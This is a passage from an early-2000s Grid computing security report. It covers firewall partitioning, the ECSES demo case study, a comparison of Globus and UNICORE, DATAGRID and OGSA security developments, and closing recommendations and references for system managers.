One way to reduce the amount of risk is to enable access to the critical ports, but only from specific remote addresses. This is not guaranteed to work (it is easy to spoof the origin of UDP messages, and possible though much more difficult to spoof TCP connections). It also means that you have to reconfigure your firewall every time a new site joins or leaves your virtual organisation. Obviously, any change to a firewall configuration represents a security risk – the new access path might be implemented incorrectly, or it might be left open when no longer needed, or it might be closed prematurely which could itself have serious consequences. On a commercial Grid, where previously unknown (but traceable and creditworthy) remote users might buy access at any time, this approach will not work at all.

6.3 ECSES: a Grid firewalling case study


The Globus demo developed by IT Innovation during winter 2001-02 was entitled 'Exploring Chemical Structure using e-Science' (ECSES). The idea of the demo was to show how e-Scientists could use the Grid to bring together experimental data sources, databases and computational prediction to solve a problem in combinatorial chemistry. We learned a lot about firewalls (and about the sensitivities of network managers) through building and running this demo.

To implement this demo, we needed to enable Grid access from a remote site to two operational resources at the UK EPSRC National Crystallographic Service (NCS):

- a high-intensity X-Ray diffractometer, used by academics and industrial clients of NCS; and
- molecular structures databases, including one from the Cambridge Crystallographic Data Centre (CCDC), which they distribute commercially to industrial users.


Evidently, these resources are sensitive with respect to NCS clients and partners respectively, and remote access to the relevant servers is normally blocked by the Southampton campus firewall behind which NCS is located. Our problem was to enable controlled access for the purposes of the demo, including access from 'value-added' computational services running elsewhere on the Grid.

The virtual organisation in this case consisted of the NCS lab, a computational service elsewhere at Southampton, and one system (supplied by us) installed at the remote site where the demo would be run. This meant we were able to limit access through the campus firewall to specific remote addresses, and felt comfortable with the level of authentication provided by Globus. (Actually, in practice we did have problems, as it was not always possible to discover the remote address until after we arrived at a demo site). Even so, we concluded that the default authorisation model would give remote users too much freedom to look around for NCS data belonging to their other clients. Our solution was to install Globus nodes in a low-security Grid domain or 'demilitarised zone' (DMZ), with an inner firewall protecting these sensitive resources. We then developed an authenticated Web service interface enabling specific, controlled access to subsets of the data needed for the demo. Globus was used to provide a coordinated computational service, and to 'stage' intermediate results using its GASS (Global Access to Secondary Storage) service, but not to access the critical data directly.



This solution was not ideal because our inner firewall was established around the key lab resources only, so our low-security domain was effectively the whole of the University campus. It was also clear that we could not ask the NCS system administrators (actually chemists who volunteered for sysadmin duties) to take long-term responsibility for maintaining firewall security while allowing full access to the Internet by users inside the lab. A fall-back solution was to put the Globus nodes on a separate sub-network in the lab, with an inward-facing firewall constructed using an old Linux machine with two network interfaces. The campus firewall can then be configured to allow Globus messages addressed to the sub-network, and the inner firewall to

allow Globus messages addressed to the Internet, but neither will allow access to other resources between the two firewalls.




With this approach, Internet access by other users does not go through the inner firewall, which can be configured at installation and left alone thereafter. If anything does go wrong and the lab system administrator becomes concerned, he can disconnect the inner sub-network without worrying about any other services. We believe this solution is probably the best one for a small group with limited system administration cover who wants to provide a Grid service. The only drawback is that all Grid traffic must cross the inner (low-cost) firewall several times, so it would not suitable for high-bandwidth services.

6.4 Effective Grid firewall strategies

Obviously, a much better firewall strategy is to establish separate Grid domains at each site, partitioned from the rest of the site by a high-performance, professionally (centrally) managed firewall.

The Grid infrastructure (e.g. Globus) would connect the Grid domains together, but any privileged information or resources needed by Grid users would be extracted through the inner firewall via a restricted network interface. (This might also be provided by a Globus service, but one would not install the GRAM service inside the inner firewall, so users cannot initiate their own jobs there). Other resources would not be accessible from the Grid domain at all. This is much more consistent with the 'security in depth' philosophy than simply tunnelling firewalls through to reach the inner resource.



Of course, one still has to enable relatively free access to Grid resources in the outer domains, and they might be used by crackers who have managed to compromise a remote user's account, which is why they cannot be completely trusted.

7 Reflections and futures

7.1 Globus and UNICORE

Globus is the best known and probably the most widely-used end-to-end Grid infrastructure available today (see [Globus]). The philosophy of Globus is to enable sharing of computational resources across sites that have a relatively high level of trust in each other. To this end, the default security model in Globus provides rather wide privileges to remote users (unless a local system manager has the time to prevent this), and depends heavily on authentication ('the only authenticated user is a good user').

The current Globus release is Globus Toolkit Version 2. The Globus 2 release notes described some potentially serious security weaknesses in Globus 1, and although we haven't investigated these in detail, if you are running Globus 1 my advice would be to upgrade immediately. Globus Toolkit Version 2 seems to be the best available choice for users who want to build Grids to share resources between friends for non-commercial purposes. However, it does use proxies (so slightly weakening authentication) and the default authorisation model still allows remote users access to the operating system shell. We therefore strongly recommend the use of firewalls to create a low-security Grid domain for Globus, from which other more critical resources can be protected. Many users will also want their system managers to inspect and modify default configuration settings to protect critical authentication and authorisation data, and establish restricted login shells in sandboxes for non-local Grid users.

Globus documentation is not very complete, and support is minimal – after all that is not the main business of Argonne National Laboratory. Don't assume Argonne will be able to provide security advisories or patches quickly at present, although it is worth raising any problems on the Globus discussion group. Platform Computing Inc. offers commercially supported versions of Globus, providing more comprehensive documentation, pre-configured software, support and upgrades at

a price. However, they don't yet claim to provide a security advisory and update service. While this may not be a major problem today, when the Grid gets big enough to interest 'script kiddies', we would expect to see a lot of intrusions. For these reasons, you should think carefully and involve your system management in deciding how to deploy Globus 2.

The only serious rival to Globus for academic Grids at present is UNICORE [Unicore]. Fujitsu originally developed this, with contributions from commercial partners and the European academic and government research community. IT Innovation has no first-hand experience of UNICORE, but the documentation suggests that it operates (not clear if this really means cooperates) with firewalls more effectively than Globus. Much of UNICORE is implemented using Java, which has its own built in security model, but we do not know if UNICORE exploits this to provide more refined authorisation or sandbox facilities models than Globus. Pallas GmbH offers limited support for UNICORE, but we have no information about how cost-effective this is, or whether they run a security advisory service to supply frequent updates to users.

Although UNICORE suggests that it might be in some sense 'more secure' than Globus, this statement is meaningless until one takes account of how it is deployed and operated. Like Globus, UNICORE allows remote users to run code on your machines, and even if it does not use proxies, there are plenty of other ways in which a UNICORE Grid could become compromised if you are not careful. We strongly recommend exactly the same precautions for UNICORE users as we do for Globus: confining UNICORE to a low-security Grid domain using firewalls, and protecting critical resources from this domain. As with Globus, you should check out the availability of security advisories and updates, including those as may be offered under commercial support arrangements, and get your system managers fully involved in risk management and deployment decisions.

7.2 DATAGRID

The DATAGRID project (see [Datagrid]) is an EC-supported project that is working to create a very large scale Grid infrastructure to support research in particle physics, bio-sciences and earth observation. DATAGRID is possibly the most ambitious established Grid community, and may become the model for even larger communities currently emerging at national and international levels. DATAGRID has a European focus, but has chosen Globus as its underlying infrastructure and has some US participants, so it has influence over a large part of the global Grid community.

DATAGRID has produced a 100-page document on security requirements and implementation, which covers many aspects of security on an academic Grid. The main areas specified by DATAGRID are as follows.

- *Authentication* must be supported (based on GSI). The focus is on certification and revocation procedures, which state that certificate revocation must be effective within 10 minutes, for example.
- *Authorisation*: this is the most comprehensive part of the document. DATAGRID calls for a role-based community authorisation model in which the virtual organisation decides the roles of users, the rights associated with each role, and the degree of delegation allowed. Another interesting feature is that DATAGRID demands that resources should also be subject to an authorisation model, whereby only some resources are allowed to store or handle confidential data. It is not clear if security levels will be standardised or verified when setting resource authorisation levels, however.
- *Auditing* must be supported by DATAGRID. One interesting requirement is that audit records must be tamperproof. This would be very difficult to achieve unless 'security in depth' is implemented to protect audit records independently from DATAGRID itself.

- *Confidentiality* includes only one unusual requirement. It is envisaged that data will be stored in an encrypted form, and local system managers should not be able to decrypt it. This means that if DATAGRID were compromised, and used by a remote cracker to run a digital pornography exchange, the local system manager would be unable to detect it. This may expose system managers or their host organisation to charges of negligence in some jurisdictions.

The main security focus for DATAGRID in 2002-03 is on community authorisation models, possibly using a Globus Community Authorisation System (CAS), AKENTI or PERMIS. At present, the lack of easily operated and secure authorisation technology is the most obvious shortcoming of the Grid technology available to academics, so a DATAGRID drive to do something about this is very welcome.

7.3 Global Grid Forum

The UNICORE, Globus and DATAGRID communities are all active in the Global Grid Forum [GGF], a discussion group that meets around 3 times per year to debate and establish standards for the Grid. Discussions at GGF have led many European Grid practitioners to move towards interoperability with Globus. UNICORE is developing a Globus 'bridge' in the EC-supported GRIP project – hopefully without sacrificing its claimed security 'advantages' in the process!

Two GGF working groups are currently addressing security:

- GSI, focusing on standardising the Globus approach to authentication, including proxy certification and other delegation aspects;
- GCP, which focuses on defining Grid-specific standards for certification authorities supporting the Grid.

Until recently, the GSI group focused mainly on authentication issues, but the security area of GGF is now starting to look at authorisation, partly driven by requirements from DATAGRID. It is not clear that security is given as much attention in other GGF working groups, even though 'security in depth' implies that it should be considered at every level.

GGF maintains links with IETF and W3C, has considerable support from IT suppliers (notably IBM), and its participants have generated standards submissions to IETF. It is not clear that GGF is in a position to set standards of its own as the Grid expands, because many of the issues are common to conventional Web technology for which other standards bodies and opinions exist. There is a danger that GGF sets up Grid standards that are incompatible with those of wider Internet user communities, and one does need to be wary of this. For example, the IETF recently concluded that the full X.509 standard should exclude the proxy certificates used in GSI – see [IETF-Proxies].

The other danger with GGF standards is that security discussions are focused through working groups that meet in parallel. This makes it hard for security experts to get involved with other working groups, whose standards may be developed without enough awareness of security issues, and so undermine the hard work of the security working groups. It is interesting to note that DATAGRID does not have a security 'workpackage' – all DATAGRID workpackages have to take some responsibility for security issues. It is necessary that security experts meet to discuss things together, but outreach is also essential, and this document is a first attempt to address that need.

7.4 The Open Grid Services Architecture

Early in 2002, the GGF standardisation movement was thrown into some turmoil by a proposal from the Globus team and IBM of an Open Grid Services Architecture [OGSA] based on Web Services standards. This will be the basis for Globus 3, and represents a radical departure from all previous Globus implementations. A proposal to establish an Open Grid Services Architecture working group was made, and the working group is now established.

The focus for the OGSA draft specification is the extension of Web Service standards to support Grid services that may be transient or mobile. The OGSA defines standardised interfaces covering four main areas:

- Grid service identity, implementation and transience (through the GridService interface);
- Grid service creation (through the Factory interface);
- Grid service registration and discovery (through Registry and associated interfaces); and
- Grid notification events (through NotificationSource and NotificationSink interfaces).

Only the first of these is mandatory for all Grid services – the others can be implemented where a service requires them for normal operation.

The core OGSA draft specification is careful to avoid security issues. An early draft included standard interfaces for remote authorisation management, but these have been removed. The OGSA approach to security is to treat it as an implementation issue, which should be addressed along with related matters like Quality of Service in the development of protocol bindings, hosting environments and service implementation. At the GGF meeting in July 2002, an informal proposal was made to form a separate OGSA Security working group, which will focus on extending the emerging Web Services security model and standards to OGSA Grids. Theoretically this working group will not exist until a 'birds of a feather' (BOF) has convened to formally propose it at the October 2002 GGF meeting, but there is already considerable work in progress at Argonne and IBM.

At IT Innovation, we are very positive about OGSA, as it will make it possible to implement more secure Grids, incorporating 'security in depth' in the infrastructure level. It is no accident that when we needed to 'bolt on' some security in depth to the existing Globus infrastructure for our ECSES demo, we used Web Services as the underlying implementation technology. What is more, OGSA should support a very clean separation between individual Grid services (both infrastructure and application services). This should make it easier to upgrade individual services in response to security advisories, or to move to a different implementation if no patch is available for a vulnerable service. The early proposals for OGSA Security [OGSA-Security] also look sensible, being based on the emerging Web Services WS-Security model and standards, which provide support for things like application-level firewalls, and authority delegation without proxies.

We do have some concerns that even the current 'slimmed down' version of OGSA may constrain developers and cause some difficulty in implementing 'security in depth'. The most serious problem may be in the OGSA event notification model, which implies that both the source and the recipient of a notification event must implement a Grid service interface. This means Grid clients (potentially running on users' lightly managed desktop systems) may not be able to hide behind a conventional IPv4 firewall, as they must run a network service and allow external notification sources to connect to it.


We are also concerned about the semantics of the Factory interface – will users be able to upload their own service implementation (i.e. run their own possibly insecure or malicious code)? If not, under what circumstances do we need to dynamically create new services on remote systems? There are some applications that claim they need this capability, but clearly it is quite easy to implement insecure factories, so a lot of care will be needed. Finally, any Grid can be disabled through denial of service attacks on its registry. We cannot see any obvious security problems with the OGSA proposals on this, but it may be best to wait and see how robust various Web Services solutions are before finalising a 'standard' Grid registry interface semantics.

The first OGSA-compliant infrastructure to be announced is Globus Toolkit Version 3, expected around the end of 2002. The developers at Argonne have (understandably) decided that Globus Toolkit Version 3 must be compatible at the API if not the protocol level with Globus Toolkit Version 2. This is obviously important to current Globus users, but it may mean that proxies and account mappings become accepted norms for OGSA grids and even future OGSA standards. If this can be avoided then OGSA should provide a way to achieve standardisation between Grids that could have very different usage and security models, based on the balance needed between transparency and security.

7.5 Grid Resources for Industrial Applications

IT Innovation is leading the EC-supported project 'Grid Resources for Industrial Applications' (GRIA). The GRIA project has an explicit aim to bring Grid technologies together with e-Commerce business models, to provide a commercially viable model for buying and selling computational capabilities over the Grid. The heart of GRIA is the collection of business models and business processes supporting instant access to Grid resources for *any* traceable and creditworthy users. These business models must make it economically viable to make resources available, and economically advantageous for users to buy access to them.

A typical GRIA user will exploit the Grid to solve a business problem by running a reasonably complex sequence of calculations. This workflow may involve human as well as computational resources – our initial applications are structural safety assessment (involving skilled engineers) and TV and Movie post-production (involving artistically creative digital directors and animators). The GRIA infrastructure will implement an overall business process to find, procure and utilise resources capable of carrying out these high-value, possibly expert-assisted computations:



The approach we are taking in GRIA is based on the Semantic Grid model proposed by our colleagues from the Intelligence, Agents, Multimedia group at the University of Southampton [Semantic-Grid]. The focus is to develop business models, processes and semantics that allow resource owners and users to discover each other and negotiate terms for access to high-value resources. The project is still in its early stages, but it is already clear that Semantic Grid ideas provide a rich environment in which to develop flexible and dynamic security policies that can be implemented using Web Ontology and Web Service standards.

GRIA originally planned to use an existing Grid infrastructure such as Globus, but our increasing need for high-level semantics combined with the security concerns of our industrial partners led us to adopt Web Services as our base platform. We are currently adding some basic Grid-like services for things like authentication, performance estimation and workflow enactment. This approach allows us to adopt more widely used (and hence supported and robust) infrastructure while we establish the business and security models and mechanisms we need for the full GRIA system.

In time, we hope that it will be possible to implement GRIA on any (possibly multiple) OGSA-compatible Grid systems. With this in mind, we are tracking the OGSA story, including the early UNICORE and Globus implementations. We aim to promote the inclusion of industrially relevant business and security models in later Semantic Grid developments of OGSA, and port GRIA to OGSA as the level of support for Semantic Grid reaches a useful level. By the time the GRIA project is finished (in 2004) we may have a version that can run happily on (say) Globus Toolkit 4.

7.6 Next generation networks

Finally, we should say a few words about the future development of networks (in the widest possible sense). There are several security-critical aspects of network development (specifically IPv6 developments) that are driven by or impact on the Grid.

The Grid is a high-performance infrastructure demanding high-bandwidth point-to-point (and sometimes multi-cast) connections. Grid developers are already dreaming up ways to reserve network capacity dynamically, by interacting directly with programmable network devices. At the same time, network technologists are providing the necessary functionality, and already use it to some extent to provision network capability for corporate customers, for example. If Grid applications are allowed to access network management interfaces directly, a whole new range of denial of service attacks become possible by using (or rather abusing) the Grid. This particular story has a long way still to run, but there will need to be some agreement on the types of security models needed to protect networks from rogue Grid users and Grid users from rogue networks.

Unlike IPv4, the IPv6 standards demand end-to-end transparency of connections. This means a lot of IPv4 firewall technology (and specifically NATS) will not work on IPv6 networks, although in compensation it should be much harder to spoof IP source addresses in IPv6. IPv4 seems set to dominate the Internet for some while yet, so we won't consider this further here, but evidently at some point we will need to adapt firewall-based containment paradigms to be consistent with IPv6 technology and standards.

Moreover, even under IPv4, firewalls and intrusion detection devices are becoming more and more sophisticated. It is now common for firewalls to support at least some 'stateful' management of connections based on inspection of the content of messages related to specific applications. Simple devices like proxy caches for HTTP requests have been around for some time, and already allow system administrators control over 'reply' connections.

The move towards a Web Service based infrastructure (OGSA) overlaps directly with the story of stateful firewalls. Some developers like Web Services mainly because they can communicate using HTTP over TCP on port 80, and many firewalls are configured to allow this – in other words, Web Services allow them to "get through those pesky firewalls". One should be wary of people who claim that a Grid based on Web Service is necessarily more secure or more firewall-friendly for this reason. However, stateful firewalls that understand Web Service protocols may provide a way to combine Grids and firewalls more easily, and the emerging WS-Security standards certainly would support such devices. This is directly relevant to OGSA-compatible Grids, and we watch this area of research and development with interest.

8 Conclusions

This Report has illustrated some of the security problems associated with building, deploying and operating Grid infrastructures. Our aim is to leave readers much better informed and more able to deploy, operate and use Grids in a security conscious way. We also hope that end-users will have a better understanding of the objections raised by system managers, and that system managers in turn will feel more confident in their ability to support Grids in co-operation with their users.

We at IT Innovation can see no reason why the Grid should not be made secure enough for citizens, scientists, and even corporations. We are working to select and deploy available technologies in secure ways for use by industrial and commercial users, and we believe we can be successful by drawing heavily on e-Commerce techniques. Some of the Grid software out there may be hard to operate as securely as industrial users demand, and we often choose what some onlookers (and even some users) regard as 'sub-Grid' technologies that fit better with existing security mechanisms. We think this approach is good for the Grid – better to make haste slowly than to blow the secrets of the first large-scale industrial Grid customers. The development of OGSA should make it possible to interface all these technologies with the Grid, or replace them with equivalent, fully Grid-enabled services, in due course.

Academic users may be less paranoid about security, but many of their system managers will be. As far as we can see, Grid systems can be made secure enough for academics (specifically e-Scientists) to use, but there are risks and these will grow as crackers start to target the Grid. It is essential that all Grid users (whether academic or industrial) consult their system managers, and ensure that the following points are properly addressed.

- **Risk assessment**. What resources are needed for the Grid, how critical is it that they remain secure, and how likely is it that they might be attacked (via the Grid or otherwise)? Will any other infrastructure be threatened by the presence of a Grid, and how is it protected.
- **Domain partitioning**. Design and implement a firewall strategy that allows critical resources to be protected from non-critical resources that might come under the control of remote Grid users (or abusers).
- **Technology selection**. Choose your Grid infrastructure carefully, taking into account the level of support and security updates that might be available, from commercial suppliers if appropriate. Be prepared to use 'non-Grid' infrastructure where appropriate to integrate key resources, for easier maintenance of security, or finer management of remote access.
- **User certification**. Make sure your Certification Authority provides a level of authentication that is consistent with the level of security you need. Make sure any Registration Authorities you nominate are fully trained to implement that policy, and understand some of the ways in which people might try to circumvent them.
- **Grid operation**. Define and implement a usage policy at the 'Virtual Organisation' level, including definitions of acceptable use, and minimal standards of intrusion detection at each

site. Ideally, have all member organisations sign a contract agreeing to apply this policy rigorously without exception, so you can sue them if they fail to act if their people abuse your systems.

- **User training**. Grid users are by definition creating or using network-accessible services, so make sure they are briefed about the more obvious vulnerabilities, so they can avoid putting them into your Grid inside their applications. This should cover not letting people replace root certificates on their machines, not putting data on the Grid with no consideration for how long it should remain secure, and not accidentally giving remote users access to a shell. You should probably make this briefing part of your user registration process.
- **Continuous review**. Conduct frequent security reviews of all the above aspects, plus any others that occur to you. If infrastructure software gets out of date, or new users start building insecure applications, you want to know about it before the crackers do. It would make sense to appoint a tiger team to help you find such problems.

We hope this document will help people feel more, rather than less secure about using the Grid. If it helps users to resist attack a little longer and recover a little sooner, or developers (especially newcomers) to build in more security to their infrastructure and services, we will judge it to have been a major contribution to the development of the global Grid.

9 Acknowledgements

This report was based on work carried out by IT Innovation and its partners in various EC-supported projects especially PROMENVIR, DISTAL and DISTAL Take-Up, ARTISTE, GRIDSTART and GRIA, the UK EPSRC-funded projects MyGRID and Comb-e-Chem, and the DTI-funded e-Science Demonstrator ECSES, and the work of the UK e-Science Core Programme's Security Task Force.

The author would like to thank colleagues everywhere for their contributions and suggestions. Special thanks go to those who read and commented on earlier drafts of this report: Colin Upstill, Matthew Addis and Steve Taylor (IT Innovation), Dave de Roure and Oz Parchment (U. Southampton), Ian Foster, Frank Siebenlist, Steve Tuecke and Von Welch (Argonne National Laboratory), Andrew Cormack (UKERNA) and fellow UK e-Science Security Task Force members David Chadwick (U. Salford) and Alan Robinette (JISC).

10 Bibliography

The following references provide more information on some of the topics raised in this document, either giving more background or in some cases, considerably more 'depth' than is possible here.

[Adams] Unbelievably, Douglas Adams coined most of the phrases needed to describe Grid users and their behaviour in “The Hitch Hiker's Guide to the Galaxy”.

[CERT] For a wide range of security advice, see the U.S. Government CERT Coordination Center, at http://www.cert.org. Grid system administrators should certainly also subscribe to their mailing lists.

[Condor] Condor is a high-throughput computing resource manager designed to exploit distributed ownership resources. The project homepage is at http://www.cs.wisc.edu/condor/.

[Datagrid] The DATAGRID project is described at http://www.eu-datagrid.org. The review of security issues being addressed by DATAGRID is drawn from "DATAGRID Security

Requirements and Testbed 1 Security Implementation", Linda Cornwall, RAL, Ref DataGrid-07-D7-5-0111-4-0.

[DISTAL] M J Addis, P J Allen and M Surridge, 2000, *Negotiating for software services*, in Proceedings of the 11th IEEE International Workshop on Database and Expert System Applications. Greenwich, London, 1039–1043.

[DOE-CA] The DOE Grids Certificate Service provides certification for a large number of Grid sites in the U.S., and has links with the European DATAGRID and CROSSGRID CA's. See http://www.doegrids.org for links to policy documents and participating sites.

[Gen] Numerous books have been published on computer security, such as Bruce Schneider's "Secrets and Lies: Digital Security in a Networked World", John Wiley & Sons, 2000 (ISBN 0-471-25311-1). My current favourite is by Bob Toxen, "Real-World Linux Security: Intrusion Prevention, Detection and Recovery", Prentice Hall PTR Open Source Technology Series, 2001 (ISBN 0-13-028187-5).

[GGF] The next Global Grid Forum meeting is GGF6, which will be in Chicago, USA on 14-16 October 2002. For information on the current state of GGF working groups, see http://www.gridforum.org.

[Globus] The Globus project is described in: I Foster, C Kesselman, "Globus: A Metacomputing Infrastructure Toolkit", Intl J Supercomputer Applications, 11(2):115-128, 1997. For up to the minute information, see http://www.globus.org.

[IETF] The IETF publishes various standards and guidance documents relating to Internet protocols at http://www.ietf.org.

[IETF-Proxies] A discussion of proxy extensions (impersonation) is documented in proceedings of the IETF workshops and associated discussion lists. I understand the final decision by IETF to reject proxies in the 'mainstream' X.509 standard was taken at the Summer 2002 meeting for which minutes have not yet been published. The clearest statement I could find of the issue at stake is in the March 2001 proceedings at http://www.ietf.org/proceedings/01mar/ietf50-117.htm.

[GRIA] See http://www.it-innovation.soton.ac.uk/research/grid/gria.shtml for an overview of the GRIA project.

[OGSA] The OGSA standardisation proposal has been published as a series of working papers at http://www.globus.org/ogsa. The principle documents are "The Physiology of the Grid" by I [9] Foster, C Kesselman, J M Nick and S Tuecke, and "Grid Service Specification" by S Tuecke, K Czajkowski, I Foster, J Frey, S Graham and C Kesselman.

[OGSA-Security] Two documents on the future development of OGSA security were published in July 2002. "The OGSA Security RoadMap" and "The Security Architecture for Open Grid Services" can both be found at http://www.globus.org/ogsa/security.

[MicrosoftAD]. Active Directory is a core component of Microsoft Windows 2000 and XP. See http://www.microsoft.com/windows2000/technologies/directory/ad/default.asp for details.

[PERMIS] PERMIS is described in detail at http://www.permis.org.

[Quantum] See http://www.research.ibm.com/resources/news/20011219_quantum.shtml for information about IBM's quantum computer.

[Sasse] See for example D Weirich and M A Sasse "Pretty Good Persuasion: A first step towards effective password security in the real world", in Procs of the New Security Paradigms Workshop 2001 (Sept. 10-13, Cloudcroft, NM), pp. 137-143. ACM Press. Also available via http://www.cs.ucl.ac.uk/staff/A.Sasse/nspw2001dirk.pdf.

[Semantic-GRID] The Semantic Grid is described the UK EPSRC/DTI Core e-Science Programme report "Research Agenda for the Semantic Grid: A Future e-Science Infrastructure", by D de Roure, N Jennings and N Shadbolt at http://umbriel.dcs.gla.ac.uk/NeSC/general/technical_papers. See also http://www.semanticgrid.org/.

[Shibboleth] The Internet2 community seeks to provide a collective infrastructure for access to web-based information in education. The Shibboleth project is developing ways to enable this based on certified attributes and access rights. See http://middleware.internet2.edu/shibboleth/.

[UK-CA] The UK e-Science CA was not yet operational at the time of writing. For more information about its status see http://www.grid-support.ac.uk/ca, or to apply for a certificate see http://ca.grid-support.ac.uk.

[Unicore] The UNICORE project and the current status of UNICORE software is described at http://www.unicore.org.